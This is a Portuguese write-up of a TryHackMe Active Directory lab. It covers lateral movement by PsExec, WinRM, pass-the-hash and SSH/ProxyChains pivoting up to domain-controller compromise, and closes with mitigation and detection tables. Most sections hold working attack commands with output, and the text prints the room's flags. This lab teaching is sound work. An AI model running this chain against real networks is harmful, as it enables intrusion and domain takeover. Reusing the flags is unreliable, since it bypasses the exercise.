AD Lateral Movement — PsExec, WinRM, Pass-the-Hash e Pivoting
Em uma rede Active Directory, comprometer uma máquina costuma ser apenas o início. Movimentação lateral é passar de um host a outro utilizando credenciais e recursos de administração remota. Nesta room do TryHackMe, comecei com acesso SSH a um Linux e avancei até o Domain Controller (DC), combinando privilégios locais, hashes NTLM e um túnel de rede.
O mais importante foi perceber que cada avanço dependia de duas condições diferentes: permissão no destino e conectividade até ele.
Laboratório autorizado. Senhas e hashes indicados como placeholders devem ser substituídos pelos valores obtidos no próprio exercício.
Índice
- 1. Ambiente e caminho percorrido
- 2. Reconhecimento da rede
- 3. Primeiro acesso: SSH no WebServer
- 4. PsExec: SYSTEM na WRK
- 5. WinRM: acesso limitado ao SERVER1
- 6. Pass-the-Hash: administrador no SERVER1
- 7. Pivoting com SSH local (-L): testar RDP do DC
- 8. Pivoting com SOCKS (-D) e ProxyChains
- 9. Acessar o DC e obter a última flag
- 10. Ferramentas: vantagens e limitações
- 11. Mitigações e detecção no Windows
- 12. Checklist e referência de comandos
- 13. Referências e posts relacionados
1. Ambiente e caminho percorrido
| Máquina | IP | Papel no exercício |
|---|---|---|
| WebServer | 192.168.13.71 |
Linux comprometido, acesso SSH e servidor Gitea; servirá como pivô |
| WRK / WRK1 | 192.168.13.61 |
Estação Windows na qual jdoe é administrador local |
| SERVER1 | 192.168.13.51 |
Servidor Windows; jdoe tem acesso WinRM, mas não é administrador |
| ROOTDC / RDC1 | 192.168.13.100 |
Controlador do domínio thm.loc |
AttackBox
   |
   +-- SSH (jdoe) --> WebServer
   |
   +-- PsExec (jdoe) --> WRK / SYSTEM
   |                         |
   |                         +--> NT hash do Administrator LOCAL
   |
   +-- WinRM (jdoe) --> SERVER1 / usuário comum
   |                      |
   +-- PtH (hash local) -> SERVER1 / Administrator
   |                            |
   |                            +--> NT hash do Domain Admin
   |
   +-- SSH via WebServer --> DC / SYSTEM
                            flag5.txt
A room fornece credenciais para jdoe. Primeiro, usei a senha para entrar na WRK, onde esse usuário tem direitos de administrador local. A partir dali, encontrei um NT hash de administrador local. A reutilização dessa credencial abriu o SERVER1, que continha outra credencial, desta vez de administrador do domínio.
Atenção aos IPs: nas primeiras anotações de /etc/hosts aparecia 192.168.12.x; os testes e o diagrama desta instância usam 192.168.13.x. Ajustei os nomes conforme a rede efetiva:
sudo sh -c "printf '192.168.13.100 thm.loc ROOTDC.THM.LOC\n192.168.13.71 git.thm.loc\n' >> /etc/hosts"
getent hosts thm.loc git.thm.loc
O >> acrescenta linhas; não apaga as anteriores. Se já houver entradas antigas para esses nomes, remova-as para não haver resolução conflitante.
2. Reconhecimento da rede
Antes de tentar acesso remoto, conferi quais hosts respondiam:
fping -agq 192.168.13.0/24 2>/dev/null > hosts.txt
cat hosts.txt
Resultado:
192.168.13.1
192.168.13.51
192.168.13.61
192.168.13.71
192.168.13.100
192.168.13.250
Depois, examinei os serviços Windows mais relevantes:
nmap -p 88,135,139,389,445 -sV -sC -iL hosts.txt
| Parâmetro | Para que serve |
|---|---|
-a -g -q (fping) |
Retorna hosts que responderam, gerando alvos da faixa e reduzindo mensagens |
2>/dev/null |
Descarta erros |
> hosts.txt |
Salva a saída, sobrescrevendo o arquivo |
-p |
Define as portas do Nmap |
-sV / -sC |
Identifica serviços / executa scripts padrão |
-iL |
Lê os IPs do arquivo |
O que encontrei: SMB (445) aberto na WRK e no SERVER1; no DC, os serviços testados apareciam como filtered a partir da AttackBox. A máquina .250 apresentou Samba/WORKGROUP e não foi tratada como membro do domínio.
opensignifica que houve resposta de serviço;closedindica rejeição da conexão;filteredsignifica que a filtragem impediu concluir se estava aberta ou fechada. Umfilteredno DC não prova que a senha ou o hash estejam errados.
3. Primeiro acesso: SSH no WebServer
ssh jdoe@192.168.13.71
Já no Linux:
whoami
id
Recebi jdoe (UID 1001). Essa conta não tinha privilégios adicionais relevantes no Linux, mas era administradora local na WRK. Os direitos de uma conta devem ser analisados em cada host.
4. PsExec — SYSTEM na WRK
PsExec é uma técnica de administração remota. A implementação do Impacket usa SMB 445, faz upload de um executável no compartilhamento administrativo ADMIN$ e cria um serviço Windows pelo Service Control Manager (SCM).
Primeiro, usei o NetExec para conferir se a credencial de jdoe realmente tinha administração local:
nxc smb 192.168.13.61 -u jdoe -p '<SENHA_JDOE>' -d thm.loc
A saída retornou (Pwn3d!). Isso indica que o NetExec reconheceu privilégios administrativos no alvo. Então iniciei a shell:
psexec.py thm.loc/jdoe:'<SENHA_JDOE>'@192.168.13.61
Pontos que apareceram na saída:
[*] Found writable share ADMIN$
[*] Uploading file jvGiIWdo.exe
[*] Opening SVCManager ...
[*] Creating service dLBO ...
[*] Starting service dLBO ...
C:\Windows\system32>
Na WRK, confirmei:
whoami
whoami /priv
nt authority\system
Por que virei SYSTEM? Não foi o jdoe que mudou de identidade. Ele tinha direitos para instalar o serviço remoto, e o serviço foi iniciado como LocalSystem. Isso explica também o rastro de detecção: uma instalação de serviço gera o Event ID 7045 no log System.
Flag obtida nesta etapa: THM{ps3x3c_syst3m_sh3ll}.
Credencial encontrada na WRK
Com acesso SYSTEM, li:
type C:\Users\Administrator\Documents\loot.txt
A linha tinha o formato típico do secretsdump:
Administrator:500:LM_HASH:NT_HASH_LOCAL:::
| Campo | Interpretação |
|---|---|
Administrator |
Conta local integrada |
500 |
RID padrão dessa conta |
LM_HASH |
Campo LM, frequentemente com o marcador de hash vazio |
NT_HASH_LOCAL |
NT hash que será testado na próxima máquina |
Dica que fica: uma conta WRK1\Administrator é local. Não é a mesma coisa que THM\Administrator, administrador do domínio.
5. WinRM — entrar no SERVER1 sem ser administrador
Diferente de PsExec, o WinRM (Windows Remote Management) pode permitir uma shell remota a integrantes de Remote Management Users, mesmo que não sejam administradores locais. O serviço costuma usar 5985/TCP (HTTP) ou 5986/TCP (HTTPS).
Com jdoe:
evil-winrm -i 192.168.13.51 -u jdoe -p '<SENHA_JDOE>'
Dentro da sessão:
whoami
hostname
thm\jdoe
SERVER1
Essa shell roda como o usuário autenticado, não como SYSTEM. Na room, jdoe não podia acessar os arquivos do perfil de Administrator.
Flag desta fase: THM{w1nrm_r3m0t3_sh3ll}.
6. Pass-the-Hash — administrador no SERVER1
Aqui entra a credencial encontrada na WRK. Pass-the-Hash (PtH) usa o NT hash diretamente no desafio/resposta NTLM, sem precisar recuperar a senha original.
É importante distinguir:
| Material | Origem típica | Funciona diretamente com PtH? |
|---|---|---|
| NT hash (32 caracteres hexadecimais) | SAM, NTDS.dit, LSASS ou arquivo extraído | Sim, quando o serviço aceita NTLM e a conta tem acesso |
| Net-NTLMv2 (challenge/response) | Autenticação capturada na rede | Não; é outro formato |
Na room, o mesmo hash de Administrator local servia na WRK e no SERVER1 — exemplo clássico de senha administrativa reutilizada.
Confirmar onde o hash funciona
nxc smb 192.168.13.61 192.168.13.51 \
  -u Administrator -H '<NT_HASH_LOCAL>' --local-auth
-H: fornece o NT hash;--local-auth: tenta autenticar usando as contas locais de cada máquina.[+]: autenticação aceita;(Pwn3d!): acesso administrativo reconhecido.
Acesso confirmado com Evil-WinRM
Na prática, utilizei o próprio Evil-WinRM com hash:
evil-winrm -i 192.168.13.51 -u Administrator -H '<NT_HASH_LOCAL>'
O terminal respondeu:
Info: Connection successful
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
server1\administrator
Agora a diferença fica evidente: antes eu era thm\jdoe; agora sou server1\administrator, uma conta local administrativa. O comando whoami não retorna SYSTEM porque o WinRM não troca automaticamente a identidade por LocalSystem.
No SERVER1:
type C:\Users\Administrator\Desktop\flag4.txt
THM{p4ss_th3_h4sh_ftw}
Também li:
type C:\Users\Administrator\Documents\da_creds.txt
THM\Administrator:500:LM_HASH:NT_HASH_DA:::
Essa segunda credencial representa o Administrator do domínio THM, e seu NT hash é diferente do Administrator local. É essa distinção que possibilita entender o avanço até o DC.
Comparação rápida: PsExec com administração local abre uma shell SYSTEM porque cria um serviço; Evil-WinRM com o mesmo hash abre uma sessão com a identidade da conta Administrator. Não confunda ser administrador com estar executando como SYSTEM.
7. Pivoting com SSH -L — testar o RDP do DC
Eu já tinha a credencial do domínio, mas havia outro obstáculo: a AttackBox não alcançava diretamente o DC pela porta SMB 445, nem o Gitea do WebServer pela porta HTTP 80. O SSH 22 do WebServer estava acessível.
Pivoting é fazer o tráfego passar por um host intermediário que consegue alcançar o serviço interno.
7.1 Caminho do primeiro túnel

O objetivo desta primeira prova é verificar que o RDP do DC responde pelo túnel, não obter a senha do Administrator.
No terminal 1 da AttackBox:
ssh -v -o ExitOnForwardFailure=yes \
  -L 13389:192.168.13.100:3389 \
  jdoe@192.168.13.71 -N
| Opção | Explicação |
|---|---|
-v |
Mostra mensagens de depuração do SSH |
-o ExitOnForwardFailure=yes |
Encerra se não conseguir estabelecer o encaminhamento pedido, como abrir a porta local |
-L 13389:DC:3389 |
Escuta em 127.0.0.1:13389 na AttackBox e encaminha ao RDP 3389 do DC pelo WebServer |
-N |
Não abre shell remota; mantém apenas o túnel |
O terminal ficar parado é normal, pois o SSH precisa continuar ativo. A opção ExitOnForwardFailure não prova sozinha que o serviço remoto funciona.
No terminal 2, testei o acesso RDP pela porta local:
xfreerdp /v:127.0.0.1:13389 \
  /u:Administrator /p:'NotTheCorrectPassword' /cert:ignore
A senha está deliberadamente incorreta. A resposta foi:
STATUS_LOGON_FAILURE [0xC000006D]
ERRCONNECT_LOGON_FAILURE
O teste não autentica, mas mostra que o serviço RDP respondeu e rejeitou a credencial. No terminal do SSH também apareceram mensagens direct-tcpip / listening port 13389, indicando o encaminhamento da conexão.
Aprendizado: um erro de login não é um erro de conectividade. Neste caso, era justamente a prova de que o túnel até o RDP funcionava.
7.2 -L ou -D?
| Técnica | O que encaminha | Quando usar |
|---|---|---|
SSH -L |
Uma porta local para um serviço definido | Testar RDP, HTTP ou outra porta específica |
SSH -D |
Múltiplas conexões TCP via proxy SOCKS | Acessar vários hosts/serviços usando ProxyChains |
Para o restante da room, usei -D.
8. Pivoting com SOCKS e ProxyChains
8.1 Criar o proxy SOCKS via WebServer
Na AttackBox:
ssh -f -D 1080 jdoe@192.168.13.71 -N
-D 1080: inicia um proxy SOCKS local em127.0.0.1:1080.-f: envia o processo SSH para segundo plano após autenticar.-N: não executa comando no host remoto.
SOCKS não é um serviço do DC; é um intermediário local que aceita conexões de ferramentas e as encaminha pelo SSH.
8.2 O que é ProxyChains?
ProxyChains é um programa Linux que intercepta conexões TCP compatíveis e as faz passar por um ou mais proxies. Assim, posso executar proxychains nxc, proxychains curl ou proxychains psexec.py sem que cada ferramenta precise configurar SOCKS individualmente.
A configuração utilizada pela room fica em /etc/proxychains.conf, na seção [ProxyList]:
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks4 127.0.0.1 1080
Por que aparece “defaults set to tor”? É apenas um comentário no arquivo de exemplo. Muitos sistemas trazem como padrão o proxy SOCKS do Tor em 127.0.0.1:9050. A linha começa com #, portanto está desativada. Neste laboratório não usei Tor: o proxy ativo é o SSH criado em 1080.
| Elemento | Significado |
|---|---|
[ProxyList] |
Lista de proxies usados |
# |
Comenta uma linha; ela não é executada |
socks4 |
Tipo de proxy, compatível com o SSH dinâmico |
127.0.0.1 |
Proxy está na própria AttackBox |
1080 |
Porta onde ssh -D está escutando |
strict_chain |
Quando habilitado, tenta usar os proxies ativos em sequência |
proxy_dns |
Quando habilitado e suportado, encaminha resolução de nomes pelo proxy |
8.3 Confirmar o túnel: Gitea pelo ProxyChains
Antes, o curl direto ao HTTP do WebServer expirava. Com o proxy:
proxychains curl -s http://192.168.13.71 | head -20
A saída mostrou:
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.13.71:80-<><>-OK
<!DOCTYPE html>
<html lang="en-US" data-theme="gitea-auto">
<title>Gitea: Git with a cup of tea</title>
S-chain: uso da cadeia configurada no ProxyChains.127.0.0.1:1080: proxy SOCKS local.192.168.13.71:80: destino HTTP atingido.-OK: conexão TCP estabelecida.| head -20: mostra apenas as primeiras 20 linhas do HTML.
Esse resultado confirma o pivoting: o Gitea, que não respondia diretamente à AttackBox, passou a responder pelo túnel.
Também é possível abrir o Firefox com proxy manual SOCKS v4 em 127.0.0.1:1080 e navegar para http://192.168.13.71.
8.4 Nmap através de ProxyChains
proxychains nmap -sT -Pn -p 445,3389,5985 192.168.13.100
-sT(TCP Connect), no lugar de-sS: a conexão precisa passar pelo proxy, não enviar pacotes SYN brutos.-Pn: não depende do ping inicial, que costuma falhar via SOCKS.- ProxyChains tradicional não encaminha ping ICMP nem
nmap -sU(UDP).
9. Último salto — Domain Controller
Com o proxy funcionando e o NT hash do Domain Admin encontrado no SERVER1, consegui atingir o DC via SMB 445. Para verificar a credencial:
proxychains nxc smb 192.168.13.100 \
  -u Administrator -H '<NT_HASH_DA>' -d thm.loc
O acesso final foi feito pelo PsExec através do mesmo túnel:
proxychains psexec.py -hashes :<NT_HASH_DA> \
  thm.loc/Administrator@192.168.13.100
O : antes do NT hash indica o campo LM vazio no argumento -hashes LM:NT; thm.loc/Administrator deixa explícito que é a conta do domínio, e não a conta local do servidor anterior.
A saída comprovou a conexão:
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.13.100:445-<><>-OK
[*] Found writable share ADMIN$
[*] Uploading file AhiJsjRK.exe
[*] Creating service WOQe ...
[*] Starting service WOQe ...
C:\Windows\system32>
Já dentro do DC:
whoami
hostname
type C:\Users\Administrator\Desktop\flag5.txt
Resultado:
nt authority\system
RDC1
THM{d0m41n_c0mpr0m1s3d_v1a_p1v0t}
Room concluída. A sequência mostrou dois tipos de obstáculo: primeiro precisei de privilégios/credenciais; depois, de um caminho de rede. O SSH/ProxyChains resolveu o segundo problema, e o hash do domínio resolveu o primeiro.
10. Ferramentas: vantagens, limitações e quando usar
Execução remota Windows
| Ferramenta | Vantagem | Limitação / detecção | Quando considerar |
|---|---|---|---|
| PsExec (Impacket) | Shell SYSTEM via serviço | Exige admin/SMB; escreve binário e gera 7045 |
Administração remota via SMB |
| Evil-WinRM | PowerShell interativo; pode aceitar Remote Management Users | Precisa WinRM e direitos de sessão; roda como usuário autenticado | Gerenciamento PowerShell remoto |
| NetExec | Verifica várias contas/hosts; sinaliza (Pwn3d!) |
Múltiplas autenticações chamam atenção | Validar acesso antes de outros passos |
| wmiexec.py | Executa comandos por WMI sem instalar serviço como PsExec | Exige permissões remotas e conectividade RPC/DCOM | Operações remotas com WMI |
| smbexec.py | Não precisa enviar o mesmo executável de serviço do PsExec | Cria serviço, podendo gerar 7045 |
Outro método de execução via SMB |
| atexec.py | Usa Agendador de Tarefas | Criação de tarefas deixa evidências, como 4698 |
Ambientes onde há permissão de tarefas |
| RDP | Área de trabalho gráfica | Requer serviço e autorização de logon RDP; 4624 tipo 10 |
Aplicações com interface gráfica |
Cuidado: quantidade de eventos não torna uma ferramenta invisível. WMI e WinRM também podem gerar telemetria relevante.
Ferramentas de pivoting
| Ferramenta | Prós | Contras | Uso típico |
|---|---|---|---|
SSH -L |
Simples e direto | Cada destino/porta precisa de configuração | Encaminhar um serviço |
SSH -D + ProxyChains |
Um SOCKS para várias conexões TCP | Limitações de UDP/ICMP, DNS e certos programas | Laboratórios pequenos/médios |
| Chisel | Túnel via HTTP; não depende de SSH | Requer cliente/servidor executáveis | Host pivô sem SSH |
| Ligolo-ng | Interface TUN; ferramentas usam rotas de rede | Configuração inicial mais elaborada | Múltiplas redes e pivôs |
11. Mitigações e detecção no Windows
O fluxo da room permite associar cada problema a um controle defensivo.
| Controle | Que parte da cadeia reduz |
|---|---|
| Windows LAPS | Mantém senhas locais únicas e rotativas: o hash do Administrator da WRK não serviria automaticamente no SERVER1 |
| Privilégio mínimo | Evita conceder administração local a contas de uso comum e reduz execução remota via serviços |
| Restringir NTLM | Dificulta Pass-the-Hash; é importante auditar dependências antes de negar |
| Firewall e segmentação | Limita SMB 445, WinRM 5985 e RDP 3389 entre máquinas que não precisam se comunicar |
| PAW / administração por camadas | Evita que contas de Domain Admin sejam utilizadas em estações e servidores comuns |
| Credential Guard | Ajuda a proteger credenciais em memória no LSASS; não impede a leitura de um arquivo loot.txt já exposto |
| SMB signing | Protege integridade SMB e dificulta SMB relay; não bloqueia sozinho PsExec nem PtH com credencial válida |
Windows LAPS (Local Administrator Password Solution) é o recurso da Microsoft que gerencia senhas de administrador local exclusivas por computador. Está disponível em versões suportadas do Windows por atualizações adequadas, inclusive algumas anteriores ao Windows 11. É a resposta à pergunta sobre senhas locais únicas.
Eventos que eu procuraria no SOC
| Event ID | Log | Indício a investigar |
|---|---|---|
4624, Type 3 |
Security | Login de rede por SMB/WinRM de origem incomum |
4624, Type 10 |
Security | Login RDP |
4648 |
Security | Credenciais explícitas, se o mecanismo gerar esse evento |
7045 |
System | Serviço recém-instalado, como na execução por PsExec |
4698 |
Security | Tarefa agendada criada |
4688 |
Security | Criação de processo (detalhes dependem da auditoria) |
Sysmon 1 |
Sysmon/Operational | Processo criado e processo pai |
Sysmon 10 |
Sysmon/Operational | Acesso a outros processos, relevante em investigação de LSASS |
Comando direto no PowerShell para o Event ID 7045:
Get-WinEvent -FilterHashtable @{LogName='System'; Id=7045} |
  Select-Object TimeCreated, Id, Message
TimeCreated fica primeiro, como referência temporal para correlacionar o serviço com autenticações e processos. Serviço novo não é automaticamente ataque: verificar origem, conta, comando, nome e contexto administrativo.
12. Checklist de movimentação lateral e comandos
| Etapa | O que perguntar | Comandos / ferramentas |
|---|---|---|
| 1. Recon | Quais hosts/portas posso alcançar? | fping, nmap |
| 2. Identidade | Quem sou e em qual máquina? | whoami, hostname, id |
| 3. Direitos | Tenho login, admin local ou Domain Admin? | nxc, whoami /priv |
| 4. Acesso remoto | O alvo aceita SMB, WinRM, SSH ou RDP? | PsExec, Evil-WinRM, SSH, RDP |
| 5. Credenciais | Qual hash pertence a qual conta e escopo? | Análise de artefatos autorizados |
| 6. Validação | A credencial foi aceita? Tenho privilégios? | Saídas [+], (Pwn3d!) e whoami |
| 7. Pivô | A origem enxerga o destino? Um intermediário enxerga? | SSH -L/-D, ProxyChains |
| 8. Prova | Qual host realmente executou o comando? | hostname, whoami, artefato solicitado |
| 9. Defesa | Que evento ficou registrado? | Get-WinEvent, Sysmon |
Operadores mais úteis desta room
| Opção / operador | Explicação |
|---|---|
-u / -p |
Usuário / senha |
-H (NetExec, Evil-WinRM) |
NT hash |
--local-auth |
Autenticar no banco local de contas |
-hashes LM:NT |
Hashes no formato esperado pelo Impacket |
-d |
Domínio no NetExec |
-v |
Debug do SSH |
-L / -D |
Encaminhamento local / proxy dinâmico SSH |
-f / -N |
Background / sem execução remota |
-sT / -Pn |
TCP Connect / sem descoberta por ping |
-s (curl) |
Silencia mensagens de progresso |
| |
Encaminha saída para outro comando |
> / >> |
Sobrescreve / acrescenta em arquivo |
2>/dev/null |
Descarta a saída de erros |
O que aprendi: não adianta ter a credencial correta se a porta não é alcançável; e não adianta alcançar a porta sem autorização no destino. A ordem que funcionou foi reconhecer → validar permissões → acessar → encontrar nova credencial → conferir o caminho de rede → avançar → confirmar identidade e resultado.
Flags confirmadas nas anotações da room: THM{ps3x3c_syst3m_sh3ll}, THM{w1nrm_r3m0t3_sh3ll}, THM{p4ss_th3_h4sh_ftw} e THM{d0m41n_c0mpr0m1s3d_v1a_p1v0t}.
13. Referências e posts relacionados
Outros guias do meu site:
- Active Directory — enumeração, password spraying e AS-REP Roasting
- Windows Jump — do Guest ao SYSTEM
- Windows Privilege Escalation — tokens, privilégios e Pass-the-Hash
Documentação externa: